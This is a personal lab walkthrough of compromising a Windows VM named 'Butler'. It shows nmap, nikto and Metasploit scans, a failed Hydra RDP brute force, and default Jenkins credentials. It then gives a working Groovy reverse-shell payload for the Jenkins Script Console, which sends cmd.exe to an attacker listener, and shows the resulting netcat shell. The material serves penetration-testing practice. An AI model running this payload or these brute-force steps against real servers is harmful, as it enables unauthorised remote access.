Butler

IP

192.168.203.130


User Passwords

----

url: http://192.168.203.130:8080/login?from=%2Fload-statistics
user: jenkins
password: jenkins

Port

8080 - Jetty(9.4.41.v20210516)



192.168.203.130:8080/login?from=%2F

Welcome to Jenkins!

nikto --url 192.168.203.130:8080

```
└─$ nikto  --url 192.168.203.130:8080
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.203.130
+ Target Hostname:    192.168.203.130
+ Target Port:        8080
+ Start Time:         2023-01-07 10:16:57 (GMT1)
---------------------------------------------------------------------------
+ Server: Jetty(9.4.41.v20210516)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ Uncommon header 'x-jenkins' found, with contents: 2.289.3
+ Uncommon header 'x-hudson' found, with contents: 1.395
+ Uncommon header 'x-jenkins-session' found, with contents: 46cbdac2
+ All CGI directories 'found', use '-C none' to test none
+ Uncommon header 'cross-origin-opener-policy' found, with contents: same-origin
+ Uncommon header 'x-hudson-theme' found, with contents: default
+ Uncommon header 'x-instance-identity' found, with contents:
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAw43hS+kkhDV0LAwc2YVGFglH5IN1zZfBknSO-
OnM8uzQe2KSrC0PdLp+bTTNiK80Ill04oLGN5LBVAxwJ0koN0X2FPwGLqM6lJQlw9sESCUK0r6SfyTJJMZ-
bsMaUKgwSFePnEbbheH4tPmNxGtI71812KggjsT22Oi5jKHv3rt2OM3dTa4Ma6jwLwke1Iz/
rIYmRuW2pUanPVvyg7V2ZiWfqkMkWWs0WN9Y1MnGfyDrIGMYlDIFDZ1w2J25tBTzCR/
tWMXOzyZh34hsbZX8a1bzFa7q+DsfL0D/hdDIG6pOuBO8JhffUsKe7qr4Xp2HQ1z/
3AQLo4xYq8ojWOq7xX6wIDAQAB
+ 26546 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:          2023-01-07 10:18:33 (GMT1) (96 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested


    *********************************************************************
    Portions of the server's headers (Jetty/9.4.41.v20210516) are not in
    the Nikto 2.1.6 database or are newer than the known string. Would you like
    to submit this information (*no server specific data*) to CIRT.net
    for a Nikto update (or you may email to sullo@cirt.net) (y/n)? n
```

135 - msrpc

https://0xffsec.com/handbook/services/msrpc/

```
rpcclient -U "" -N 192.168.203.130

Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
```

Scan

sudo nmap -sV -T4 -v -p- 192.168.203.130

```
└─$ sudo nmap -sV -T4 -v -p- 192.168.203.130
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-07 09:35 CET
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 09:35
Scanning 192.168.203.130 [1 port]
Completed ARP Ping Scan at 09:35, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:35
Completed Parallel DNS resolution of 1 host. at 09:35, 0.01s elapsed
Initiating SYN Stealth Scan at 09:35
Scanning 192.168.203.130 [65535 ports]
Discovered open port 139/tcp on 192.168.203.130
Discovered open port 445/tcp on 192.168.203.130
Discovered open port 8080/tcp on 192.168.203.130
Discovered open port 135/tcp on 192.168.203.130
Discovered open port 49669/tcp on 192.168.203.130
Discovered open port 49665/tcp on 192.168.203.130
Discovered open port 7680/tcp on 192.168.203.130
Discovered open port 49668/tcp on 192.168.203.130
Discovered open port 49664/tcp on 192.168.203.130
Discovered open port 5040/tcp on 192.168.203.130
Discovered open port 49667/tcp on 192.168.203.130
Discovered open port 49666/tcp on 192.168.203.130
Completed SYN Stealth Scan at 09:35, 17.22s elapsed (65535 total ports)
Initiating Service scan at 09:36
Scanning 12 services on 192.168.203.130
Service scan Timing: About 41.67% done; ETC: 09:37 (0:00:57 remaining)
Completed Service scan at 09:38, 156.21s elapsed (12 services on 1 host)
NSE: Script scanning 192.168.203.130.
Initiating NSE at 09:38
Completed NSE at 09:38, 7.02s elapsed
Initiating NSE at 09:38
Completed NSE at 09:38, 1.01s elapsed
Nmap scan report for 192.168.203.130
Host is up (0.00078s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
8080/tcp  open  http          Jetty 9.4.41.v20210516
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:2D:E0:F2 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 182.21 seconds
           Raw packets sent: 65807 (2.895MB) | Rcvd: 65536 (2.621MB)
```

sudo nmap -sS --script=vuln -T4 -v -p- 192.168.203.130

```
└─$ sudo nmap -sS --script=vuln  -T4 -v -p- 192.168.203.130
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-07 09:39 CET
NSE: Loaded 105 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:39
NSE Timing: About 50.00% done; ETC: 09:40 (0:00:31 remaining)
Completed NSE at 09:39, 34.01s elapsed
```

```
Initiating NSE at 09:39
Completed NSE at 09:39, 0.00s elapsed
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Initiating ARP Ping Scan at 09:39
Scanning 192.168.203.130 [1 port]
Completed ARP Ping Scan at 09:39, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:39
Completed Parallel DNS resolution of 1 host. at 09:39, 0.01s elapsed
Initiating SYN Stealth Scan at 09:39
Scanning 192.168.203.130 [65535 ports]
Discovered open port 135/tcp on 192.168.203.130
Discovered open port 8080/tcp on 192.168.203.130
Discovered open port 139/tcp on 192.168.203.130
Discovered open port 445/tcp on 192.168.203.130
Discovered open port 49668/tcp on 192.168.203.130
Discovered open port 49664/tcp on 192.168.203.130
Discovered open port 7680/tcp on 192.168.203.130
Discovered open port 49669/tcp on 192.168.203.130
Discovered open port 49667/tcp on 192.168.203.130
Discovered open port 49665/tcp on 192.168.203.130
Discovered open port 5040/tcp on 192.168.203.130
Discovered open port 49666/tcp on 192.168.203.130
Completed SYN Stealth Scan at 09:40, 17.75s elapsed (65535 total ports)
NSE: Script scanning 192.168.203.130.
Initiating NSE at 09:40
Completed NSE at 09:42, 113.84s elapsed
Initiating NSE at 09:42
Completed NSE at 09:42, 0.01s elapsed
Nmap scan report for 192.168.203.130
Host is up (0.00061s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
7680/tcp  open  pando-pub
8080/tcp  open  http-proxy
| http-enum:
|_  /robots.txt: Robots file
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
MAC Address: 00:0C:29:2D:E0:F2 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes:
```

```
ERROR

NSE: Script Post-scanning.
Initiating NSE at 09:42
Completed NSE at 09:42, 0.00s elapsed
Initiating NSE at 09:42
Completed NSE at 09:42, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 166.39 seconds
         Raw packets sent: 66271 (2.916MB) | Rcvd: 65536 (2.621MB)
```

sudo nmap -sV -T4 -v -p- --script=malware 192.168.203.130

```
─$ sudo nmap -sV -T4 -v -p- --script=malware 192.168.203.130
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-07 10:11 CET
NSE: Loaded 55 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:11
Completed NSE at 10:11, 0.00s elapsed
Initiating NSE at 10:11
Completed NSE at 10:11, 0.00s elapsed
Initiating ARP Ping Scan at 10:11
Scanning 192.168.203.130 [1 port]
Completed ARP Ping Scan at 10:11, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:11
Completed Parallel DNS resolution of 1 host. at 10:11, 0.01s elapsed
Initiating SYN Stealth Scan at 10:11
Scanning 192.168.203.130 [65535 ports]
Discovered open port 8080/tcp on 192.168.203.130
Discovered open port 135/tcp on 192.168.203.130
Discovered open port 139/tcp on 192.168.203.130
Discovered open port 445/tcp on 192.168.203.130
Discovered open port 49666/tcp on 192.168.203.130
Discovered open port 49665/tcp on 192.168.203.130
Discovered open port 49667/tcp on 192.168.203.130
Discovered open port 49668/tcp on 192.168.203.130
Discovered open port 49669/tcp on 192.168.203.130
Discovered open port 49664/tcp on 192.168.203.130
Discovered open port 5040/tcp on 192.168.203.130
Discovered open port 7680/tcp on 192.168.203.130
Completed SYN Stealth Scan at 10:11, 20.19s elapsed (65535 total ports)
Initiating Service scan at 10:11
Scanning 12 services on 192.168.203.130
Service scan Timing: About 41.67% done; ETC: 10:13 (0:00:57 remaining)
Completed Service scan at 10:14, 156.16s elapsed (12 services on 1 host)
NSE: Script scanning 192.168.203.130.
Initiating NSE at 10:14
Completed NSE at 10:14, 7.02s elapsed
Initiating NSE at 10:14
Completed NSE at 10:14, 1.01s elapsed
Nmap scan report for 192.168.203.130
Host is up (0.00088s latency).
```

```
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
8080/tcp  open  http          Jetty 9.4.41.v20210516
|_http-server-header: Jetty(9.4.41.v20210516)
|_http-malware-host: Host appears to be clean
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:2D:E0:F2 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

NSE: Script Post-scanning.
Initiating NSE at 10:14
Completed NSE at 10:14, 0.00s elapsed
Initiating NSE at 10:14
Completed NSE at 10:14, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 184.95 seconds
           Raw packets sent: 66905 (2.944MB) | Rcvd: 65536 (2.621MB)
```

msfconsole - auxiliary/scanner/smb/smb_version

```
[*] 192.168.203.130:445   - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1) (encryption capabilities:AES-128-GCM) (signatures:optional) (guid:{70fd65ac-f49b-4eb8-9481-e8295f452c3f}) (authentication domain:BUTLER)
[*] 192.168.203.130:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Brute Force

hydra -l Administrator -P /usr/share/seclists/Passwords/Common-Credentials/common-passwords-win.txt -u   172.16.215.130 rdp

```
└─$ hydra -l Administrator -P /usr/share/seclists/Passwords/Common-Credentials/common-passwords-win.txt -u    172.16.215.130 rdp
```

```
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-07 09:55:43
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 815 login tries (l:1/p:815), ~204 tries per task
[DATA] attacking rdp://172.16.215.130:3389/
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] freerdp: The connection failed to establish.
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-07 09:55:58
```

jenkins brute force

I should try to brute force Jekins. Instead I was only looking for Vlun in Jenkins.

So faster having user and password from Video Walkthrough, I will try to continues with hacking....

Exploit Search

nmap and searchsploit

```
searchsploit --nmap nmap.xml
```

```
└─$ searchsploit --nmap nmap.xml

[i] SearchSploit's XML mode (without verbose enabled).   To enable: searchsploit -v --xml...
[i] Reading: 'nmap.xml'

[i] /usr/bin/searchsploit -t msrpc
[i] /usr/bin/searchsploit -t netbios ssn
[i] /usr/bin/searchsploit -t microsoft ds
[-] Skipping output: microsoft ds   (Too many results, 100+. You'll need to force a search: /usr/bin/searchsploit -t microsoft ds)

[-] Skipping term: unknown   (Term is too general. Please re-search manually: /usr/bin/searchsploit -t unknown)
```

[i] /usr/bin/searchsploit -t pando pub


jenkins-rce

https://github.com/petercunha/jenkins-rce

Exploit

Jenkins

```
String host="192.168.203.128";
int port=2222;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```



Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:


```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
String host="192.168.203.128";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=
```

Result

nc -lvp 4444



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.203.130: inverse host lookup failed: Unknown host
connect to [192.168.203.128] from (UNKNOWN) [192.168.203.130] 61014
Microsoft Windows [Version 10.0.19043.2364]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files\Jenkins>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24

 Directory of C:\Program Files\Jenkins

08/14/2021  04:11 AM    <DIR>          .
08/14/2021  04:11 AM    <DIR>          ..
01/07/2023  11:49 AM         2,062,524 jenkins.err.log
07/28/2021  11:28 AM           620,544 jenkins.exe
07/28/2021  01:51 PM               228 jenkins.exe.config
01/07/2023  11:48 AM               624 jenkins.out.log
07/28/2021  01:49 PM        74,258,876 Jenkins.war
01/07/2023  11:48 AM            22,101 jenkins.wrapper.log
08/14/2021  04:11 AM             3,011 jenkins.xml
               7 File(s)     76,967,908 bytes
               2 Dir(s)  10,319,052,800 bytes free
```

```
> msfconsole
> use multi/handler
> set lhost 192.168.203.128
```

Follow this to upgrade to :
